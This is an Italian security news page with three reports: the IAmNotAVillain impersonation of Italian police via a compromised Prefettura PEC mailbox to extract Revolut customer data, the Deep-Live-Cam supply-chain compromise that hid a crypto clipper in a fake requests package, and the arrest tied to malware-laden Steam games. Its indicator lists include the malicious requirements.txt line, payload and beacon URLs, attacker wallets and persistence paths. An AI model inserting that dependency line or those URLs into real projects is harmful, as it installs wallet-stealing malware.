Vai al contenuto principale

#bitcoin


IAmNotAVillain: la PEC della Prefettura di Reggio Calabria diventa il grimaldello per colpire i «crypto whales» di Revolut

Si parla di:

Toggle

Per sei mesi, secondo la ricostruzione emersa in questi giorni, qualcuno ha usato una casella di posta elettronica certificata d

Altro...

Si parla di:

Toggle

Per sei mesi, secondo la ricostruzione emersa in questi giorni, qualcuno ha usato una casella di posta elettronica certificata di uno degli uffici periferici del dell’Interno per convincere a consegnare dati riservati su centinaia di clienti benestanti in mezza . Non un attacco informatico ai sistemi Revolut, che l’azienda insiste siano rimasti «pienamente sicuri», ma qualcosa di più insidioso: l’abuso sistematico di un canale che ed sono tenute per legge a considerare affidabile. La vicenda, che coinvolge un attore che si firma IAmNotAVillain, un riscatto sceso da 780 milioni di dollari in a 3 milioni in nel giro di un weekend, e una minaccia — non confermata — di aver sottratto 147 GB di documenti dalle forze dell’ordine italiane, è probabilmente il caso di social engineering istituzionale più elaborato mai raccontato su un exchange europeo.



Anatomia dell’attacco: una PEC della Prefettura come grimaldelloIl punto di innesco individuato dagli investigatori è un account di posta elettronica certificata riconducibile alla Prefettura di Reggio Calabria, sul dominio istituzionale pec.interno.it. Da quella casella compromessa, gli attaccanti si sono spacciati per funzionari della Polizia Postale italiana e hanno iniziato a inviare a Revolut richieste formali di dati su singoli clienti, presentate come parte di indagini in corso. Secondo la ricostruzione di un analista che ha seguito da vicino il caso (identificato pubblicamente con lo pseudonimo Korra), la tecnica usata è stata descritta come “spray and pray”: centinaia di ID di transazione inviati in sequenza a Revolut, ciascuno accompagnato da una richiesta di dettagli del titolare del conto, sfruttando gli obblighi di cooperazione con le forze dell’ordine europee (gli ordini di produzione dati transfrontalieri previsti dal quadro e-evidence dell’UE).

Revolut, dal canto suo, ha inquadrato l’accaduto come «una sofisticata di impersonificazione esterna», sottolineando che le richieste fraudolente sono passate attraverso un canale di comunicazione statale regolamentato e hanno aggirato i controlli di autenticazione della posta elettronica — SPF, DKIM e DMARC — proprio perché provenivano da un dominio governativo genuino e non da un dominio civetta facilmente bloccabile. È il paradosso al cuore di questo incidente: più il canale è istituzionalmente affidabile, meno le difese tecniche standard sono in grado di intercettarne l’abuso.

Caccia ai «crypto whales»: una selezione mirata, non casualeQuello che distingue questo caso da un generico furto di dati è la metodologia di selezione delle vittime. Gli attaccanti non hanno chiesto dati a caso: secondo le ricostruzioni giornalistiche, hanno prima condotto un’attività di blockchain analysis per identificare, tra gli utenti Revolut, i portafogli con asset in criptovalute di valore significativo — i cosiddetti “crypto whales” — per poi usare il canale PEC compromesso per ottenere l’identità reale dietro quei wallet. Circa 680 clienti risultano coinvolti, in maggioranza residenti in Svizzera e Francia, ma con vittime disperse in oltre 30 paesi europei complessivamente.

È un modello operativo che ribalta la sequenza classica del data breach: non si parte da un accesso di sistema per poi vedere cosa si trova, si parte da un’analisi on-chain pubblica per costruire una lista di bersagli ad alto valore, e solo dopo si cerca lo strumento — in questo caso un canale istituzionale abusato — per trasformare quell’informazione pubblica (un indirizzo wallet) in un’informazione privata e monetizzabile (nome, documento, indirizzo di casa).

Cosa è stato sottrattoIl pacchetto di dati che l’attaccante sostiene di avere, e che ha iniziato a mostrare come prova su un leak site con countdown pubblico, include copie di passaporti e patenti, selfie di verifica dell’identità (i classici “liveness check” richiesti in fase di onboarding KYC), indirizzi di residenza, IBAN, estratti conto ed estese cronologie di transazioni, incluse quelle in criptovalute con tanto di controparti coinvolte. È esattamente il tipo di dataset che, nelle mani sbagliate, abilita frodi di identità, tentativi di SIM swap mirati e attacchi di social engineering “su misura” contro le vittime, che a quel punto possono essere contattate con dettagli finanziari reali per aumentare la credibilità della truffa.

Da 780 milioni in Bitcoin a 3 milioni in Monero: l’evoluzione del riscattoLa cronologia della richiesta di riscatto racconta da sola l’incertezza e forse l’inesperienza di chi gestisce l’estorsione. Nel fine settimana precedente alla pubblicazione della notizia circolava una richiesta iniziale attorno a 10.000 Bitcoin, circa 780 milioni di dollari all’epoca — una cifra così sproporzionata da apparire più una dichiarazione d’intenti mediatica che una reale base negoziale. Nel giro di poche ore la richiesta è stata rivista drasticamente al ribasso: circa 6.000 XMR (Monero), equivalenti a circa 3 milioni di dollari, con un termine perentorio di 24 ore prima di mettere in vendita i dati dei 680 clienti ad altri gruppi criminali.

Il passaggio da Bitcoin a Monero è di per sé un indicatore operativo interessante: Bitcoin resta tracciabile su una blockchain pubblica, e proprio l’uso della blockchain analysis per identificare le vittime dimostra che l’attaccante conosce bene questi strumenti — sa quindi che accettare un pagamento in BTC significherebbe lasciare una pista visibile agli stessi investigatori che useranno le sue tecniche contro di lui. Monero, con la sua privacy crittografica nativa, elimina quel rischio. Al momento in cui scriviamo, secondo le fonti giornalistiche, Revolut non risulta aver ricevuto alcuna richiesta di riscatto attraverso canali negoziali diretti: il countdown corre pubblicamente sul leak site, non in una trattativa privata.

Le 147 GB non confermate: un attacco più ampio alla PA italiana?La parte più delicata, e meno verificabile, della vicenda riguarda le affermazioni dello stesso IAmNotAVillain su un compromissione ben più ampia delle sottodivisioni della polizia italiana. L’attore sostiene di aver mantenuto accesso persistente per circa sei mesi a diverse caselle di posta istituzionali, sottraendo complessivamente circa 147 GB di materiale che includerebbe documenti interni, calendari operativi, file personali di funzionari e corrispondenza ufficiale. Nessuna fonte indipendente ha finora confermato l’entità di questa esfiltrazione, e va trattata con la cautela dovuta a ogni claim di un attore criminale che ha tutto l’interesse a gonfiare la propria immagine per rafforzare la leva estorsiva. Detto questo, la Polizia Postale, la Polizia di Stato, il Ministero dell’Interno e l’Agenzia per la Cybersicurezza Nazionale hanno confermato indagini in corso, pur senza commenti ufficiali sul merito, e una europarlamentare ha definito l’episodio «allarmante a un livello inimmaginabile».

Due righe per i difensoriQuesto caso è un promemoria scomodo per chiunque gestisca processi di compliance, KYC o cooperazione con le forze dell’ordine in ambito fintech: l’autenticità tecnica di un dominio di provenienza (PEC governativa, SPF/DKIM/DMARC validi) non equivale all’autenticità della richiesta che trasporta. I team di trust & safety dovrebbero prevedere canali di verifica secondari e fuori banda per ogni richiesta di dati sensibili proveniente da autorità, specie quando il volume delle richieste aumenta in modo anomalo in un breve periodo — il pattern “spray and pray” descritto in questo caso avrebbe dovuto, in teoria, far scattare un campanello d’allarme sul numero di richieste da un singolo mittente. Per le pubbliche amministrazioni, il caso conferma quanto le caselle PEC, spesso trattate come infrastruttura “di serie B” rispetto alla posta elettronica ordinaria, meritino lo stesso livello di hardening, MFA e monitoraggio degli accessi riservato ai sistemi considerati critici.

Dettagli tecnici e timelineAttore: IAmNotAVillain
Canale d'accesso: casella PEC istituzionale (dominio pec.interno.it),
riconducibile alla Prefettura di Reggio Calabria: entilocali.prefrc@pec.interno.it
Tecnica: impersonificazione di autorità di polizia via canale statale
verificato (bypass SPF/DKIM/DMARC per dominio legittimo)
Metodo di selezione vittime: blockchain analysis per individuare
wallet Revolut ad alto controvalore ("crypto whales")
Vittime: ~680 clienti, prevalenza Svizzera/Francia, ~30+ paesi UE coinvolti
Dati esfiltrati: passaporti, patenti, selfie KYC, indirizzi, IBAN,
estratti conto, cronologia transazioni incluse crypto

Timeline:

  • ~marzo 2026: presunto inizio dell'accesso persistente alla PEC
  • settembre 2026: Revolut rileva anomalie verificando le richieste
    direttamente con le autorità italiane
  • weekend pre-17/09/2026: richiesta di riscatto iniziale ~10.000 BTC
  • 17/09/2026: riscatto rivisto a ~6.000 XMR (~3M USD), deadline 24h
  • 17/09/2026: Polizia Postale italiana avvia indagine formale

Claim non verificato: ulteriori ~147 GB da caselle di polizia italiana
Fonte: Revolut, Security Affairs, Irish Times, riscontri giornalisticiAl di là dell’esito della trattativa sul riscatto, la lezione di questo incidente è già scritta: nell’era della blockchain analysis a portata di chiunque, il perimetro da difendere per un exchange non è più solo il proprio datacenter, ma ogni singolo canale istituzionale che si è impegnato ad ascoltare quando bussa un’autorità. E quel canale, in questo caso, si è rivelato l’anello più debole della catena.
#cybercrime #darkweb #bitcoin #criptovalute #databreach #revolut #bec

0

Caricamento...

0
3

Caricamento...

Deep-Live-Cam infetto: 434 spazi nascosti in un finto pacchetto Requests trasformano 96.000 stelle GitHub in un clipper crypto

Si parla di:

Toggle

Quattrocentotrentaquattro spazi vuoti. È lì che un attaccante ha nascosto, in un singolo file setup.py, il codice capace di tras

Altro...

Si parla di:

Toggle

Quattrocentotrentaquattro spazi vuoti. È lì che un attaccante ha nascosto, in un singolo file setup.py, il codice capace di trasformare uno dei tool di più popolari di in un ladro di silenzioso. Deep-Live-Cam, applicazione open source per il face-swap in tempo reale con oltre 96.600 stelle, è rimasta compromessa per nove ore e trentanove minuti l’8 e il 9 settembre 2026. Bastano per infettare un numero di macchine impossibile da quantificare con certezza — ed è proprio questa incertezza, più che la tecnica in sé, il vero problema per chi deve valutare il danno.

Una finestra di nove ore, aperta da un account compromessoLa ricostruzione pubblicata dai ricercatori di SafeDep, specializzati in della supply chain open source, è quasi cronometrica. Il 5 settembre l’attaccante crea su GitHub un account chiamato pypls e vi pubblica un repository denominato semplicemente requests — un tentativo di confusione visiva con la libreria Python omonima, tra le più scaricate al mondo. Tre giorni dopo, l’8 settembre alle 15:58:54 UTC, un commit (hash 7895c547) viene pushato direttamente sul branch principale di Deep-Live-Cam, modificando diciotto voci del file requirements.txt. La riga chiave è questa:

requests @ git+https://github.com/pypls/requests.gitCon una sola riga, ogni installazione del progetto smette di scaricare la libreria Requests originale e inizia a clonare il repository dell’attaccante, mantenendo però metadati ingannevoli che rimandano al progetto legittimo. La scoperta arriva rapidamente: alle 01:26:18 UTC del 9 settembre un ricercatore della community, identificato come fred-cardoso, segnala la dipendenza sospetta. Il maintainer reagisce in fretta, revertendo la modifica con il commit 55d306d5 alle 01:37:35 e, due minuti dopo, annunciando pubblicamente di aver rilevato “accessi anomali all’account nonostante l’autenticazione a due fattori attiva” e di aver ruotato credenziali e chiavi.

Il vettore di accesso iniziale resta un punto oscuro: il commit non è firmato, e questo impedisce di stabilire se l’attaccante disponesse di un rubato, di una chiave compromessa o di una sessione dirottata. Il solo dato certo è che il , da solo, non ha bastato a fermare l’attacco.

L’arte di nascondere codice: spazi e ideogrammiLa parte più istruttiva dell’attacco, dal punto di vista tecnico, riguarda il modo in cui il payload malevolo è stato occultato dentro il finto pacchetto requests. Nel file setup.py, subito dopo l’ import sys, l’attaccante ha inserito 434 caratteri di spazio consecutivi sulla stessa riga, spingendo il codice realmente eseguito ben oltre il margine di visibilità di qualsiasi editor o strumento di revisione standard. Chi avesse aperto il file con un normale visualizzatore avrebbe visto solo righe vuote.

A questo si aggiunge un secondo livello di offuscamento: variabili con nomi in caratteri cinesi e giapponesi (tra gli esempi documentati da SafeDep, sequenze come “一時1”, “シード5”, “队列102”), scelte non tanto per nascondere il significato quanto per aumentare il rumore visivo e ostacolare l’analisi statica automatizzata. Il codice effettivo, decodificato da Base64 e decompresso con zlib, veniva eseguito durante la fase di build di pip — quindi prima ancora che l’installazione di Deep-Live-Cam si completasse, e indipendentemente dal fatto che l’utente avviasse mai l’applicazione.

Il payload: un clipper multipiattaforma “a norma”Una volta eseguito, il payload installava un classico clipboard hijacker per criptovalute, ma implementato con una cura tecnica superiore alla media. Il malware monitorava gli appunti di sistema ogni 0,3 secondi, applicando espressioni regolari per riconoscere indirizzi di wallet e — dettaglio non scontato — validandoli correttamente prima della sostituzione: Base58Check per Bitcoin e Tron, Bech32/Bech32m per gli indirizzi SegWit nativi di Bitcoin, checksum Keccak-256 conformi allo standard EIP-55 per Ethereum, e la validazione Base58 a 32 byte per Solana. Un livello di attenzione che riduce drasticamente il rischio di sostituzioni fallite o rilevabili a colpo d’occhio dalla vittima.

Gli indirizzi degli attaccanti individuati da SafeDep coprono tutte le principali reti: due indirizzi Bitcoin legacy, uno SegWit e uno Taproot, un indirizzo Ethereum, uno Tron e uno Solana — una diversificazione che suggerisce un operatore abituato a monetizzare su più chain contemporaneamente.

Per sopravvivere ai riavvii, il malware si comportava in modo diverso a seconda del sistema operativo. Su Windows scriveva una voce SysHelper nella chiave di registro HKCU\Software\Microsoft\Windows\CurrentVersion\Run, puntando a uno script in %LOCALAPPDATA%\WindowsHelper\sys.pyw eseguito preferibilmente con pythonw.exe per restare invisibile senza finestra di console. Su macOS creava invece un LaunchAgent (com.user.syshelper.plist) con RunAtLoad e KeepAlive attivi, puntando a ~/Library/Application Support/HowToFind/sys.py.

Una finestra che nessun revert può richiudere del tuttoQui sta il nodo più scomodo della vicenda: il revert del commit malevolo ha rimosso la dipendenza avvelenata dal codice sorgente, ma non ha eliminato nulla dai sistemi già compromessi durante le nove ore e trentanove minuti di esposizione. Chi ha installato o aggiornato Deep-Live-Cam in quella finestra temporale continua, con ogni probabilità, ad avere il clipper attivo in background, in attesa che l’ambiente Python venga reinstallato o che qualcuno individui manualmente le chiavi di persistenza. SafeDep è stata chiara su questo punto: l’analisi ricostruisce con certezza il funzionamento e le capacità del malware, non il numero di macchine effettivamente infettate né le perdite economiche reali — un limite intrinseco di qualsiasi indagine forense che parte da codice statico e non da telemetria delle vittime.

Con quasi 100.000 stelle su GitHub, Deep-Live-Cam gode di una base di installazioni potenzialmente enorme, spesso su macchine di utenti singoli, creator o piccoli studi che difficilmente dispongono di strumenti di monitoraggio EDR paragonabili a quelli di un ambiente enterprise — il bersaglio ideale per un attacco pensato per restare silenzioso il più a lungo possibile.

Cosa insegna ai difensori (e ai maintainer)Le dipendenze git+https:// dentro requirements.txt meritano lo stesso livello di sospetto di un binario scaricato da fonte sconosciuta: bypassano i controlli di integrità tipici di PyPI e permettono a chiunque abbia scritto quella riga di sostituire silenziosamente un pacchetto fidato.

Il 2FA classico non è sufficiente a proteggere account maintainer con questo livello di visibilità: servono chiavi hardware o passkey resistenti al phishing, oltre a policy che impediscano push diretti su branch principali senza review, anche per chi ha permessi di amministratore.

Gli scanner di sicurezza per il codice dovrebbero segnalare automaticamente righe anomale per lunghezza (whitespace injection) e la presenza massiva di identificatori non-ASCII in file critici come setup.py, entrambi pattern a basso costo di rilevamento e alto valore predittivo.

Chi ha installato o aggiornato Deep-Live-Cam tra l’8 e il 9 settembre 2026 dovrebbe considerare il proprio sistema potenzialmente compromesso, verificare la presenza delle chiavi di persistenza indicate negli IoC e ruotare eventuali wallet le cui transazioni sono transitate dagli appunti di sistema in quel periodo.

Indicatori di compromissione[Timeline UTC]
2026-09-05 Creazione account GitHub "pypls" e repo fake "requests"
2026-09-08 15:58:54 Commit malevolo 7895c547 su Deep-Live-Cam (main branch)
2026-09-09 01:26:18 Segnalazione community (fred-cardoso)
2026-09-09 01:37:35 Revert (commit 55d306d5)
2026-09-09 01:39:12 Annuncio maintainer: account compromesso, rotazione credenziali

[Repository e dipendenza malevola]
Repo fake: github.com/pypls/requests
Riga requirements.txt: requests @ git+https://github.com/pypls/requests.git
Delivery payload: graph.org/coding-utf-8-09-05-2
Beacon/contatore: abacus.jasoncameron.dev/hit/duff.com/info

[Hash SHA-256]
setup.py malevolo: b34818f9208133c2fd2d0814162c6f3c59e35df518e3c95f998890f7e4a5e6f4
Payload clipper decodificato: 73cb3c0e9afd9db32a392655ff58be5cc95b24fbc0f412202853dc0161dd0561

[Wallet degli attaccanti]
BTC (legacy): 1LeCcPytFxpeo6Leujc4USuCwec9oDFa92
BTC (legacy): 3LKB1j9zgmSdaNWy3iLCiHVaV6b1qpLRXB
BTC (SegWit): bc1q42m55rrtzjzf05dhp4az02lqqkpjemjddwwht3
BTC (Taproot): bc1p68qmln48g90mpv6ukrmmhvp64qvx4evgu0h5s9mf6ljwp0n6ahnswhnpa6
ETH: 0x58d28b72c54A5b645201900c8aA8550ad7f7d90b
TRON: TDfqUBRSnXcEeLWSGHKSWPAhRSySqEiykQ
SOL: 6ig8v2AAvVQh4qK5JBS9ZTSWRjCKTHhEq4SMV8oqWfmu

[Persistenza]
Windows: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SysHelper
-> %LOCALAPPDATA%\WindowsHelper\sys.pyw
macOS: ~/Library/LaunchAgents/com.user.syshelper.plist
-> ~/Library/Application Support/HowToFind/sys.pyFonte principale: analisi tecnica SafeDep sulla compromissione della supply chain di Deep-Live-Cam.

#github #infosec #malware #supplychain #bitcoin #criptovalute #deepfake #supplychainattack

0

Caricamento...

0
3

Caricamento...

Un ordine su Uber Eats incastra la banda dietro i giochi-malware PirateFi e BlockBlasters su Steam

Si parla di:

Toggle

Per quasi due anni un gruppo criminale ha pubblicato su Steam videogiochi apparentemente innocui — tra cui BlockBlasters, Dashve

Altro...

Si parla di:

Toggle

Per quasi due anni un gruppo criminale ha pubblicato su Steam videogiochi apparentemente innocui — tra cui BlockBlasters, Dashverse, Lunara e PirateFi — che nascondevano malware capace di svuotare i portafogli cripto delle vittime. Il 15 luglio 2026 l’FBI ha arrestato il primo membro pubblicamente noto dell’operazione: Zyaire Dontaevious Zamarion Wilkins, 21 anni, di North Lauderdale, Florida, noto online come Sibel.eth. A incastrarlo non è stata un’indagine sulla blockchain, ma un dettaglio molto più terreno: un ordine di cibo a domicilio pagato con una gift card comprata con Bitcoin rubato.

Uno schema attivo da maggio 2024Secondo la denuncia penale di 15 pagine depositata a Seattle — sede scelta non a caso, essendo la città più vicina al quartier generale di Valve a Bellevue — lo schema ha infettato circa 8.000 dispositivi e sottratto almeno 220.000 dollari da circa 80 portafogli di criptovalute, tra maggio 2024 e febbraio 2026. Il tasso di successo, poco sopra l’1% dei dispositivi infettati, non è casuale: gli otto giochi elencati nell’atto d’accusa venivano promossi su Discord, Telegram, X e LinkedIn, e i complici usavano bot per identificare utenti con portafogli cripto consistenti e contattarli direttamente, invece di affidarsi alla sola diffusione di massa.

Wilkins, secondo l’accusa, non ha scritto il malware ma ne ha finanziato lo sviluppo e curato la promozione. Chat Signal sequestrate a casa dello sviluppatore del malware — non identificato nell’atto d’accusa e a oggi non incriminato — collegano Wilkins, sotto lo pseudonimo Sibel.eth, a un pagamento di 10.000 dollari per l’acquisto di un trojan ad accesso remoto (RAT) e a discussioni su come indurre le vittime ad approvare transazioni che ne svuotavano i portafogli.

Il precedente di BlockBlasters e i fondi di beneficenza rubatiNon è la prima volta che questo cluster di giochi malevoli fa notizia. I ricercatori ZachXBT e il collettivo vx-underground avevano già stimato che il solo BlockBlasters avesse sottratto oltre 150.000 dollari a un numero di vittime compreso tra 261 e 478, incluso un episodio particolarmente odioso nel settembre 2025: 32.000 dollari donati per curare un tumore, rubati dal portafoglio di una streamer Twitch che stava raccogliendo fondi per le proprie cure oncologiche. L’FBI aveva iniziato a cercare pubblicamente le vittime di questi giochi infetti a marzo 2026, e Steam negli ultimi due anni ha visto una serie costante di incidenti simili, incluso il caso Chemia, un gioco in accesso anticipato che nascondeva tre ceppi di malware diversi: cryptojacking, infostealer e una backdoor per installare ulteriore malware in futuro.

Dalla blockchain a Uber Eats: come è stato individuatoLa parte più istruttiva del caso, dal punto di vista investigativo, è la catena di tracciamento. Gli inquirenti hanno seguito i Bitcoin rubati fino a un portafoglio dello schema che li ha convertiti in oltre 150 gift card tramite Bitrefill, un servizio che permette di acquistare buoni regalo con criptovalute. Una parte consistente di quelle gift card è stata spesa su Uber Eats. Una richiesta formale (subpoena) inviata a Uber ha permesso di collegare le gift card a un account che riceveva consegne proprio all’abitazione della famiglia Wilkins a North Lauderdale e agli indirizzi frequentati dall’indagato all’Università della Florida Occidentale.

Quando gli agenti hanno perquisito l’abitazione, una settimana prima dell’arresto, hanno sequestrato diversi dispositivi e tre seed phrase di portafogli cripto, una delle quali relativa a un wallet Monero — la criptovaluta privacy-oriented spesso usata proprio per rendere più difficile questo tipo di tracciamento. La cronologia delle transazioni di Wilkins, secondo l’atto d’accusa, mostra un flusso complessivo di 382.000 dollari in criptovalute inviate o ricevute, ben oltre i 220.000 dollari attribuiti direttamente allo schema contestato.

TimelineMaggio 2024 – febbraio 2026: periodo di attività dello schema, otto giochi infetti distribuiti su Steam

Settembre 2025: BlockBlasters svuota il portafoglio di una streamer Twitch che raccoglieva fondi per cure oncologiche (32.000 dollari)

Marzo 2026: l’FBI rende pubblica la ricerca di vittime dei giochi Steam infetti

Inizio luglio 2026: perquisizione dell’abitazione di Wilkins a North Lauderdale, sequestro di dispositivi e seed phrase

15 luglio 2026: arresto di Zyaire Wilkins e deposito della denuncia penale presso il tribunale federale di Seattle

Cosa resta apertoWilkins deve rispondere di cospirazione per l’ottenimento di informazioni tramite computer a scopo di profitto privato, un capo d’accusa che prevede fino a dieci anni di carcere. Ma la parte tecnica dell’operazione resta scoperta: lo sviluppatore del RAT e del malware che infettava i giochi non è nominato nell’atto d’accusa e, a oggi, non risulta incriminato, nonostante la sua abitazione sia già stata perquisita. È un pattern comune nelle indagini su cybercrime organizzato attorno alle criptovalute: chi finanzia e promuove viene identificato per primo, spesso tramite un errore operativo banale, mentre chi scrive il codice — più attento all’anonimato tecnico ma non necessariamente a quello finanziario — richiede più tempo.

Per i difensori, il caso conferma due lezioni già note ma sistematicamente ignorate: primo, la promozione mirata via bot verso utenti con portafogli consistenti rende inefficaci le difese basate solo sul volume di download o sulle recensioni Steam; secondo, ogni conversione di criptovaluta rubata in un servizio che tocca il mondo reale — gift card, delivery, e-commerce — riapre una superficie di tracciamento che l’uso di Monero a monte non riesce a chiudere del tutto. Per chi acquista giochi indie su Steam, resta valida la raccomandazione di isolare il portafoglio cripto su un dispositivo separato da quello usato per il gaming, e di trattare con sospetto qualsiasi titolo nuovo che chieda permessi di sistema non giustificati dal gameplay.

Indicatori e riferimenti del casoIndagato: Zyaire Dontaevious Zamarion Wilkins, 21 anni, North Lauderdale (FL)
Alias online: Sibel.eth
Capo d'imputazione: cospirazione per ottenimento di informazioni tramite computer
a scopo di profitto privato (fino a 10 anni)
Foro competente: Tribunale federale di Seattle, WA

Giochi Steam associati allo schema:
BlockBlasters, Dashverse, Lunara, PirateFi (+ 4 titoli aggiuntivi non ancora resi noti)

Canali di promozione: Discord, Telegram, X, LinkedIn
Servizio di conversione: Bitrefill (BTC -> gift card, 150+ carte, prevalenza Uber Eats)
Wallet sequestrati: 3 seed phrase, incl. 1 wallet Monero
Flusso cripto totale osservato sul conto dell'indagato: ~382.000 USD
Perdite attribuite allo schema: ~220.000 USD da ~80 wallet, ~8.000 dispositivi infettiFonti: denuncia penale depositata presso il tribunale federale di Seattle, prima riportata da WPLG Local 10; ricostruzione tecnica di Tom’s Hardware (17 luglio 2026); dati sulle perdite di BlockBlasters da ZachXBT e vx-underground.

#infosec #cybercrime #malware #fbi #bitcoin #criptovalute #steam

0

Caricamento...

0
3

Caricamento...